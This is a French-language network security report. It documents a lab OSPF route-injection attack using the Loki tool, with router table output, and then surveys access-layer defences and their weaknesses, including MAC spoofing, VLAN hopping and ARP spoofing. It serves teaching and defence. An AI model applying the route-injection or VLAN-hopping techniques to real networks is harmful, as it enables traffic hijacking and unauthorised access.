
Gateway of last resort is not set

O    192.168.56.0/24 [110/20] via 172.16.0.2, 00:00:01, FastEthernet0/0
O    10.0.0.0/8 [110/30] via 172.16.0.2, 00:00:01, FastEthernet0/0
C    172.16.0.0/12 is directly connected, FastEthernet0/0
R3#
```


- Démarrage de Loki en configurant l'interface sur laquelle on va sniffer le trafic qui est l'interface « **eth0** » de la machine « **kali-purple** » et qui a l'adresse IP suivante « **10.0.0.2/8** ».



- Avant d'executer le programme on a choisi de sniffer le trafic provenant du routage OSPF




- Loki a intercepté les voisins du routeur R1 qui sont « 10.0.0.1 » et « 192.168.56.1 » provenant du paquet Hello « ip dst 224.0.0.5 », nous avons rependus à ce paquet en envoyant un paquet Hello avec le type d'authentification « AUTH\_NONE »



- Le routeur a reçu notre repense

```
R1#
*Mar 1 00:15:25.147: %OSPF-5-ADJCHG: Process 1, Nbr 10.0.0.2 on FastEthernet0/1 from LOADING to FULL, Loading Done
R1#
```

L'injection du réseau « 14.0.0.0/8 » en envoyant un paquet LSA pour annoncer les changements de topologie de réseau et qu'un nouveau réseau a été détecté



- Les tables de routages des routeurs après l'attaque

R1 :

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C 192.168.56.0/24 is directly connected, FastEthernet0/0
C 10.0.0.0/8 is directly connected, FastEthernet0/1
O 14.0.0.0/8 [110/11] via 10.0.0.2, 00:00:44, FastEthernet0/1
O 172.16.0.0/12 [110/20] via 192.168.56.2, 00:00:44, FastEthernet0/0
```

R2 :

```
R2#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.56.0/24 is directly connected, FastEthernet0/0
O    10.0.0.0/8 [110/20] via 192.168.56.1, 00:00:54, FastEthernet0/0
O    14.0.0.0/8 [110/21] via 192.168.56.1, 00:00:54, FastEthernet0/0
C    172.16.0.0/12 is directly connected, FastEthernet0/1
R2#
```

R3 :

```
R3#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
      D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
      N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
      E1 - OSPF external type 1, E2 - OSPF external type 2
      i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
      ia - IS-IS inter area, * - candidate default, U - per-user static route
      o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

O    192.168.56.0/24 [110/20] via 172.16.0.2, 00:00:59, FastEthernet0/0
O    10.0.0.0/8 [110/30] via 172.16.0.2, 00:00:59, FastEthernet0/0
O    14.0.0.0/8 [110/31] via 172.16.0.2, 00:00:59, FastEthernet0/0
C    172.16.0.0/12 is directly connected, FastEthernet0/0
R3#
```

En résumé, on a réussi d'injecter une route pour le réseau « **14.0.0.0/8** » qui n'existe pas sur notre topologie sur les trois routeurs

### **III. La couche Access réseaux :**

#### **1. Présentation :**

La couche d'accès au réseau, également appelée couche de liaison ou couche d'interface réseau, est la couche la plus basse du modèle de réseau TCP/IP. Cette couche est responsable de la gestion de la transmission physique des données entre les périphériques réseau, tels que les ordinateurs et les routeurs, sur un support réseau.

La couche d'accès réseau fournit des fonctionnalités de sécurité telles que l'authentification et le cryptage pour protéger les données lors de leur transmission sur le réseau.

#### **a) Fonctionnalités de sécurité de la couche d'accès réseau :**

- **Filtrage d'adresse MAC :** Le filtrage d'adresse MAC est souvent utilisé dans les réseaux sans fil pour limiter l'accès aux seuls appareils autorisés. En pratique, cela peut être fait en configurant le point d'accès sans fil pour autoriser uniquement les appareils avec des adresses MAC spécifiques à se connecter. Le filtrage d'adresses MAC peut également être utilisé pour limiter l'accès aux réseaux câblés en configurant des commutateurs pour autoriser uniquement des adresses MAC spécifiques à se connecter à certains ports.

**Cisco IOS :** liste d'accès mac étendue ACL\_NAME suivie d'instructions de refus ou d'autorisation, puis appliquée à une interface à l'aide de l'interface INTERFACE\_NAME suivie du groupe d'accès mac ACL\_NAME dans.

**Linux :** iptables -A INPUT -m mac --mac-source MAC\_ADDRESS -j DROP pour bloquer le trafic provenant d'une adresse MAC spécifique.

- **Sécurité des ports :** la sécurité des ports peut être mise en œuvre sur les commutateurs pour limiter le nombre de périphériques pouvant se connecter à un port de commutateur. Ceci est particulièrement utile dans les situations où l'accès physique au réseau est limité. Par exemple, dans un bureau d'entreprise, les commutateurs des salles de conférence peuvent être configurés pour n'autoriser qu'un nombre spécifique d'appareils à se connecter.

**Cisco IOS :** switchport port-security maximum MAX\_NUMBER pour définir le nombre maximal d'adresses MAC autorisées sur un port et switchport port-security mac-address MAC\_ADDRESS pour ajouter une adresse MAC spécifique à la liste de sécurité du port.

**Linux :** ethtool -s INTERFACE\_NAME port PORT\_NUMBER pour définir le numéro de port et le lien IP définir l'adresse INTERFACE\_NAME MAC\_ADDRESS pour modifier l'adresse MAC de l'interface.

- **VLAN :** les VLAN sont souvent utilisés pour segmenter un réseau en réseaux virtuels plus petits afin de réduire la surface d'attaque. En pratique, les VLAN peuvent être utilisés pour séparer différents services au sein d'une organisation ou pour isoler les réseaux invités des réseaux d'entreprise. En segmentant le réseau,

les VLAN peuvent limiter l'impact des failles de sécurité et réduire le risque d'accès non autorisé.

**Cisco IOS :** vlan VLAN\_ID pour créer un VLAN et interface INTERFACE\_NAME suivi de switchport access vlan VLAN\_ID pour attribuer un VLAN à une interface.

**Linux :** vconfig add INTERFACE\_NAME VLAN\_ID pour ajouter une interface VLAN et un lien IP défini INTERFACE\_NAME pour afficher l'interface.

- **Cryptage de lien :** Le cryptage de lien peut être utilisé pour sécuriser la transmission de données entre les périphériques réseau. Ceci est particulièrement important lors de la transmission de données sensibles sur un réseau public, comme Internet. En pratique, le chiffrement des liens peut être mis en œuvre à l'aide de technologies telles que Secure Sockets Layer (SSL) ou Transport Layer Security (TLS).

Le chiffrement de liaison implique généralement l'utilisation de plusieurs techniques pour garantir la confidentialité, l'intégrité et l'authenticité des données transmises sur un réseau physique au niveau de la couche d'accès au réseau. Différentes techniques peuvent être utilisées en combinaison pour fournir une solution de chiffrement de lien plus robuste et sécurisée.

Par exemple, une solution de chiffrement de lien typique peut utiliser le chiffrement de la charge utile (par exemple, AES) pour assurer la confidentialité des données, MAC (Message Authentication Code) ou le hachage pour assurer l'intégrité des données, et les signatures numériques ou IPsec pour fournir l'authentification et non - répudiation des données.

Contrôle d'accès au réseau : le contrôle d'accès au réseau (NAC) peut être utilisé pour vérifier l'identité et la conformité des appareils avant de les autoriser à se connecter au réseau. En pratique, NAC peut être utilisé pour appliquer des politiques telles que l'installation d'un logiciel antivirus ou la restriction de l'accès à certaines ressources réseau. NAC peut être mis en œuvre à l'aide de technologies telles que IEEE 802.1X ou Cisco Identity Services Engine (ISE).

**Cisco IOS :** dot1x system-auth-control pour activer l'authentification 802.1X et l'interface INTERFACE\_NAME suivi de dot1x port-control auto pour activer le contrôle d'accès basé sur le port.

**Linux :** systemctl start NetworkManager pour démarrer le service Network Manager et la connexion nmcli modifie CONNECTION\_NAME 802-1x.eap peap pour configurer l'authentification EAP-PEAP pour une connexion.

- **Sécurité sans fil :** Les réseaux sans fil sont particulièrement vulnérables aux failles de sécurité, car ils sont généralement accessibles depuis l'extérieur des limites physiques d'une organisation. En pratique, les réseaux sans fil peuvent être sécurisés à l'aide de technologies telles que Wi-Fi Protected Access (WPA) ou WPA2, qui utilisent le cryptage et l'authentification pour protéger les transmissions sans fil.

Pour la sécurité sans fil au niveau de la couche d'accès au réseau, les deux protocoles les plus couramment utilisés sont WPA (Wi-Fi Protected Access) et WPA2. Ces protocoles ont été développés pour remédier aux faiblesses du

protocole WEP (Wired Equivalent Privacy) antérieur, qui s'est avéré vulnérable à diverses attaques.

WPA et WPA2 utilisent une combinaison de mécanismes de cryptage et d'authentification pour assurer la sécurité des transmissions sans fil. Les deux principaux mécanismes utilisés sont :

**Cryptage** : WPA et WPA2 utilisent tous deux le cryptage AES (Advanced Encryption Standard) pour protéger les transmissions sans fil. AES est un algorithme de cryptage puissant qui offre un haut niveau de sécurité pour les communications sans fil.

**Authentification** : WPA et WPA2 utilisent une forme d'authentification appelée PSK (clé pré-partagée) ou authentification d'entreprise. En mode PSK, les utilisateurs doivent saisir une phrase de passe ou une clé partagée pour accéder au réseau sans fil. En mode Enterprise, un serveur d'authentification centralisé est utilisé pour authentifier les utilisateurs.

WPA2 est le plus sécurisé des deux protocoles, car il utilise un algorithme de chiffrement plus puissant et fournit des mécanismes d'authentification plus robustes. Plus précisément, WPA2 utilise le cryptage AES et peut utiliser PSK ou 802.1X/EAP (Extensible Authentication Protocol) pour l'authentification.

Outre WPA et WPA2, d'autres protocoles de sécurité sans fil peuvent être utilisés au niveau de la couche d'accès réseau, notamment 802.1X/EAP et RADIUS (Remote Authentication Dial-In User Service). Ces protocoles fournissent des mécanismes d'authentification supplémentaires qui peuvent être utilisés conjointement avec le cryptage pour assurer la sécurité des transmissions sans fil.

## **2. Les vulnérabilités de la couche :**

### i. Filtrage des adresses Mac :

- **Usurpation d'adresse MAC** : l'usurpation d'adresse MAC consiste à modifier l'adresse physique (MAC) d'un appareil pour se faire passer pour un autre appareil sur le réseau. Cela peut être utilisé pour contourner le filtrage des adresses MAC et obtenir un accès non autorisé au réseau.
- **Évolutivité limitée** : le filtrage des adresses MAC peut être difficile à gérer et à faire évoluer dans les grands réseaux. Il nécessite la saisie manuelle des adresses MAC pour chaque périphérique, ce qui peut devenir fastidieux et sujet aux erreurs à mesure que le réseau se développe.
- **Sécurité inadéquate** : les adresses MAC peuvent être facilement reniflées et interceptées, ce qui signifie que le filtrage des adresses MAC n'est pas une mesure de sécurité solide en soi. Il peut être facilement contourné par des attaquants qui peuvent obtenir une adresse MAC valide à partir d'un appareil autorisé sur le réseau.
- **Difficulté à gérer les appareils invités** : le filtrage des adresses MAC peut être problématique lorsqu'il s'agit de gérer les appareils invités sur un réseau. Il peut être difficile d'obtenir l'adresse MAC de chaque périphérique invité, et il peut être gênant pour les invités de devoir fournir leur adresse MAC pour accéder au réseau.
- **Manque d'interopérabilité avec d'autres mesures de sécurité** : le filtrage des adresses MAC peut ne pas être compatible avec d'autres mesures de sécurité, telles que les VPN ou les pare-feu, ce qui peut limiter l'efficacité de la stratégie de sécurité globale.
- **Difficulté à gérer les modifications apportées au réseau** : lorsque des périphériques réseau sont ajoutés ou supprimés, les règles de filtrage des adresses MAC peuvent devoir être mises à jour, ce qui peut prendre du temps et être sujet à des erreurs.
- **Manque de visibilité sur l'activité et les périphériques du réseau** : le filtrage des adresses MAC ne fournit que des informations limitées sur les périphériques du réseau, ce qui peut compliquer la surveillance et le dépannage des problèmes de réseau.

- **Dépendance excessive au filtrage d'adresses MAC, donnant un faux sentiment de sécurité :** les organisations peuvent trop compter sur le filtrage d'adresses MAC comme mesure de sécurité, sans tenir compte des autres vulnérabilités qui existent au niveau de la couche d'accès au réseau. Cela peut conduire à un faux sentiment de sécurité et rendre le réseau vulnérable aux attaques.

### ii. Sécurité portuaire :

Voici quelques-unes des vulnérabilités associées à la sécurité des ports au niveau de la couche d'accès réseau :

- **Usurpation d'adresse MAC :** tout comme avec le filtrage d'adresse MAC, la sécurité des ports peut également être vulnérable à l'usurpation d'adresse MAC, où un attaquant peut modifier l'adresse MAC de son appareil pour obtenir un accès non autorisé au réseau. L'usurpation d'identité MAC exploite le fait que les adresses MAC (Media Access Control) peuvent être facilement modifiées ou falsifiées par un attaquant. Lorsqu'un appareil est connecté à un réseau, il envoie son adresse MAC au commutateur pour permettre au commutateur d'identifier et de communiquer avec l'appareil. Le filtrage des ports peut être configuré pour n'autoriser l'accès qu'aux périphériques avec des adresses MAC spécifiques, mais un attaquant peut contourner cette mesure de sécurité en usurpant l'adresse MAC d'un périphérique autorisé.
- **Appareils malveillants :** un appareil malveillant connecté à un port sécurisé peut également créer une vulnérabilité en contournant les mesures de sécurité en place. Cela peut inclure un attaquant connectant un périphérique à un port inutilisé ou non surveillé sur le commutateur réseau.

Les appareils non fiables peuvent se connecter à un réseau même lorsque le filtrage des ports est en place de plusieurs manières :

- **Accès physique :** un attaquant peut obtenir un accès physique à un commutateur ou un routeur réseau et connecter un périphérique non autorisé à un port ouvert. Si l'attaquant possède les connaissances nécessaires, il peut également être en mesure de contourner les mesures de filtrage de port en place.
- **Ingénierie sociale :** un attaquant peut utiliser des tactiques d'ingénierie sociale pour inciter un employé à fournir l'accès à un commutateur ou à un routeur réseau. Par exemple, ils peuvent se faire passer pour un technicien informatique et demander à l'employé de fournir un accès au périphérique réseau afin de résoudre un problème.

- **Ports non surveillés ou inutilisés** : le filtrage des ports peut ne pas être appliqué à tous les ports d'un commutateur ou d'un routeur réseau. Les attaquants peuvent profiter de ports non surveillés ou inutilisés pour connecter un périphérique malveillant au réseau.
  - **Usurpation d'adresse MAC** : un attaquant peut utiliser des techniques d'usurpation d'adresse MAC pour contourner les mesures de filtrage des ports. En modifiant l'adresse MAC de leur appareil pour qu'elle corresponde à un appareil autorisé sur le réseau, ils peuvent accéder au réseau.
- **Menaces internes** : les employés ayant accès à un commutateur réseau peuvent, intentionnellement ou non, créer des vulnérabilités en configurant mal la sécurité des ports, en ouvrant des ports à des appareils non autorisés ou en laissant des ports ouverts après le retrait d'un appareil.
  - **Manque d'évolutivité** : la sécurité des ports peut devenir difficile à gérer dans les grands réseaux où il existe de nombreux ports à surveiller et à gérer. Cela peut créer des opportunités pour les attaquants de contourner les mesures de sécurité.
  - **Épuisement des ressources** : un attaquant peut lancer une attaque DoS sur un réseau en l'inondant de paquets non autorisés, provoquant l'épuisement des ressources et perturbant potentiellement les opérations du réseau.
  - **Erreurs de configuration** : les erreurs de configuration de la sécurité des ports, telles que des adresses MAC ou des paramètres de port incorrects, peuvent créer des vulnérabilités que les attaquants peuvent exploiter pour obtenir un accès non autorisé. Les erreurs de configuration peuvent être exploitées pour contourner la sécurité des ports dans la couche d'accès réseau de différentes manières.  
Voici quelques exemples :
    - **Paramètres de sécurité de port mal configurés** : Si les paramètres de sécurité de port sur un port de commutateur ne sont pas configurés correctement, cela peut permettre à un attaquant de contourner la sécurité du port. Par exemple, si le nombre maximal d'adresses MAC sécurisées autorisées sur le port est trop élevé, un attaquant peut connecter plusieurs appareils au même port et contourner la sécurité du port.
    - **Paramètres VLAN mal configurés** : si les paramètres VLAN d'un port de commutateur ne sont pas configurés correctement, cela peut permettre à un attaquant de contourner la sécurité du port en accédant à un autre VLAN. Par exemple, si le port du commutateur est configuré pour autoriser le trafic provenant de plusieurs VLAN et que l'attaquant envoie du trafic avec une adresse MAC

usurpée, le commutateur peut interpréter à tort le trafic comme provenant d'un périphérique de confiance et autoriser l'accès aux autres VLAN.

- **Paramètres de tronc mal configurés** : si les paramètres de tronc sur un port de commutateur ne sont pas configurés correctement, cela peut permettre à un attaquant de contourner la sécurité du port en accédant à un autre VLAN. Par exemple, si le port de jonction est configuré pour autoriser le trafic de tous les VLAN et que l'attaquant envoie du trafic avec une adresse MAC usurpée, le commutateur peut interpréter à tort le trafic comme provenant d'un périphérique de confiance et autoriser l'accès aux autres VLAN.
- **Manque de visibilité** : la sécurité des ports offre une visibilité limitée sur l'activité et les appareils du réseau, ce qui peut compliquer la surveillance et l'identification des menaces de sécurité potentielles.
- **Saut VLAN** : un attaquant peut être en mesure de contourner le filtrage de port en utilisant des techniques de saut VLAN pour accéder à d'autres VLAN sur le réseau.  
Le saut de VLAN est un type d'attaque dans lequel un attaquant obtient un accès non autorisé à un VLAN en exploitant les vulnérabilités de l'infrastructure du réseau.

### iii. **Vlans :**

Voici les vulnérabilités qui peuvent être exploitées pour le saut de VLAN :

- **Double étiquetage** : la vulnérabilité de double étiquetage permet à un attaquant d'envoyer une trame avec deux balises VLAN (c'est-à-dire un en-tête 802.1q) à un port de commutateur qui n'est pas configuré pour la jonction. Le commutateur, qui n'attend qu'une seule balise VLAN, peut être trompé en acceptant la trame et en la transmettant au VLAN de destination. L'attaquant peut utiliser cette vulnérabilité pour contourner la ségrégation VLAN et obtenir un accès non autorisé au VLAN de destination.
- **Switch Spoofing** : la vulnérabilité d'usurpation de commutateur se produit lorsqu'un attaquant envoie des trames à un commutateur avec une adresse MAC qui appartient à un autre commutateur sur le réseau. Cela peut tromper le commutateur en lui faisant croire que la machine de l'attaquant est en fait un commutateur, permettant à l'attaquant de participer à la négociation du tronc avec le vrai commutateur. L'attaquant peut alors utiliser cet accès pour sauter entre les VLAN.
- **Saut de VLAN via DTP** : Dynamic Trunking Protocol (DTP) est un protocole propriétaire de Cisco utilisé pour la négociation automatique des jonctions entre les commutateurs. Un attaquant peut exploiter la vulnérabilité DTP en usurpant des paquets DTP pour convaincre un commutateur de former une liaison tronc avec la machine de l'attaquant. L'attaquant peut alors utiliser cet accès pour sauter entre les VLAN.
- **ARP Spoofing** : la vulnérabilité d'usurpation d'adresse ARP (Address Resolution Protocol) se produit lorsqu'un attaquant envoie de faux messages ARP pour associer son adresse MAC à l'adresse IP d'un appareil sur un autre VLAN. Cela peut amener le commutateur à

transférer des trames de l'attaquant vers le VLAN de destination, permettant à l'attaquant de sauter entre les VLAN.

Pour atténuer le risque d'attaques par saut de VLAN, les administrateurs réseau peuvent mettre en œuvre des mesures telles que la désactivation des ports de commutateur inutilisés, la désactivation du DTP, l'activation de la sécurité des ports et la mise en œuvre de listes de contrôle d'accès VLAN (VACL) ou de VLAN privés (PVLAN) pour restreindre l'accès entre les VLAN.

#### iv. Cryptage du lien :

Vulnérabilités exploitées :

- **Gestion des clés** : La gestion des clés est un aspect essentiel du chiffrement des liens. Si les clés ne sont pas correctement gérées, elles peuvent être compromises, permettant aux attaquants d'accéder à des données sensibles. Une façon courante de compromettre les clés est d'utiliser une attaque "man-in-the-middle". Dans ce type d'attaque, un attaquant intercepte l'échange de clés entre deux appareils et remplace les clés par les siennes. Cela permet à l'attaquant de déchiffrer les futures communications entre les deux appareils.

Un exemple pratique de cette vulnérabilité est l'attaque LogJam, qui a exploité une faiblesse du protocole d'échange de clés Diffie-Hellman utilisé par de nombreux serveurs Web. C'est l'utilisation de nombres premiers faibles, ce qui a permis aux attaquants de calculer plus facilement les clés nécessaires pour décrypter les communications futures. L'attaque a permis à un attaquant d'intercepter l'échange de clés et de remplacer les clés par les leurs, leur permettant de décrypter les futures communications entre le serveur et le client.

- **Défaux de mise en œuvre** : Les implémentations de chiffrement de lien peuvent avoir des failles qui peuvent être exploitées par des attaquants. Un type courant de défaut d'implémentation est l'utilisation d'algorithmes cryptographiques faibles. Par exemple, l'algorithme de chiffrement Data Encryption Standard (DES), qui était largement utilisé dans le passé, est désormais considéré comme non sécurisé car il peut être facilement brisé à l'aide d'attaques par force brute.

Les erreurs de programmation sont un autre type courant de défaut d'implémentation. Par exemple, une vulnérabilité de dépassement de mémoire tampon dans une bibliothèque de chiffrement pourrait permettre à un attaquant de contourner le chiffrement et d'accéder à des données sensibles.

Un exemple pratique de cette vulnérabilité est la vulnérabilité Heartbleed, qui était une erreur de programmation dans la bibliothèque OpenSSL utilisée par de nombreux serveurs

Web. La vulnérabilité a permis à un attaquant d'extraire des données sensibles, y compris des clés de chiffrement, de la mémoire des serveurs concernés.

- **Attaques physiques** : Les dispositifs de chiffrement de liaison peuvent être physiquement attaqués pour accéder à des données sensibles. Une attaque physique courante consiste à supprimer le dispositif de chiffrement et à extraire les clés. Une autre attaque physique courante consiste à altérer l'appareil pour contourner le cryptage.

Un exemple pratique de cette vulnérabilité est l'attaque TEMPEST, qui est un type d'attaque physique qui peut être utilisé pour intercepter les signaux électromagnétiques émis par les dispositifs informatiques, y compris les dispositifs de cryptage. L'attaque peut être utilisée pour extraire des données sensibles, y compris des clés de chiffrement, de l'appareil ciblé.

- **Logiciels malveillants** : Les logiciels malveillants peuvent être utilisés pour contourner le cryptage des liens en interceptant les données avant qu'elles ne soient cryptées ou après qu'elles aient été décryptées. Un type courant de malware est un enregistreur de frappe, qui peut être utilisé pour voler des clés de chiffrement ou des données sensibles en interceptant les frappes.

Un exemple pratique de cette vulnérabilité est le cheval de Troie Zeus, qui était un type de logiciel malveillant ciblant les clients bancaires. Le logiciel malveillant a intercepté les identifiants de connexion et d'autres données sensibles en interceptant les frappes au clavier et en prenant des captures d'écran.

v. **Contrôle d'accès au réseau :**

Le contrôle d'accès au réseau (NAC) est vulnérable aux attaques car il est souvent mis en œuvre à l'aide de systèmes et de protocoles complexes qui peuvent être difficiles à gérer et à sécuriser. Certains des facteurs qui peuvent rendre le NAC faible et vulnérable aux attaques incluent :

- **Manque de visibilité** : les systèmes NAC peuvent ne pas avoir une visibilité complète sur tous les appareils et utilisateurs du réseau, ce qui rend difficile l'application des politiques de contrôle d'accès et la détection des appareils non autorisés.

- **Politiques mal configurées** : les politiques NAC peuvent être mal configurées, permettant un accès non autorisé au réseau ou empêchant les utilisateurs autorisés de se connecter.

Par exemple, si la stratégie NAC est configurée pour autoriser l'accès à tous les périphériques du réseau sans authentification ou autorisation appropriée, un attaquant peut simplement connecter un périphérique non autorisé au réseau et accéder aux données sensibles.

En outre, des stratégies mal configurées peuvent entraîner des faux positifs ou des faux négatifs, où les appareils ou utilisateurs autorisés se voient refuser l'accès au réseau ou les appareils ou utilisateurs non autorisés se voient accorder l'accès. Ces problèmes peuvent créer des failles de sécurité que les attaquants peuvent exploiter.

- **Authentification faible** : les systèmes NAC peuvent utiliser des méthodes d'authentification faibles qui peuvent être facilement contournées par des attaquants.
- **Protocoles vulnérables** : les protocoles NAC tels que 802.1X peuvent être vulnérables aux attaques telles que l'usurpation d'identité ou les attaques par relecture.
- **Capacités d'application limitées** : les systèmes NAC peuvent ne pas avoir la capacité d'appliquer des politiques sur tous les appareils ou peuvent s'appuyer sur d'autres mesures de sécurité telles que des pare-feu pour assurer l'application.
- **Évolutivité limitée** : les systèmes NAC peuvent ne pas être en mesure de gérer des déploiements à grande échelle ou peuvent nécessiter des ressources importantes pour fonctionner efficacement.

vi. **Sécurité sans fil :**

Les fonctions de sécurité sans fil dans l'accès au réseau peuvent être vulnérables à plusieurs types d'attaques, notamment :

- **Cryptage faible** : si le trafic sans fil est crypté à l'aide d'un algorithme de cryptage faible, les attaquants peuvent facilement déchiffrer le cryptage et accéder à des informations sensibles. Par exemple, la norme de chiffrement WEP (Wired Equivalent Privacy) utilisée dans les anciens réseaux Wi-Fi est vulnérable à plusieurs attaques, notamment l'injection de paquets et les attaques par force brute.

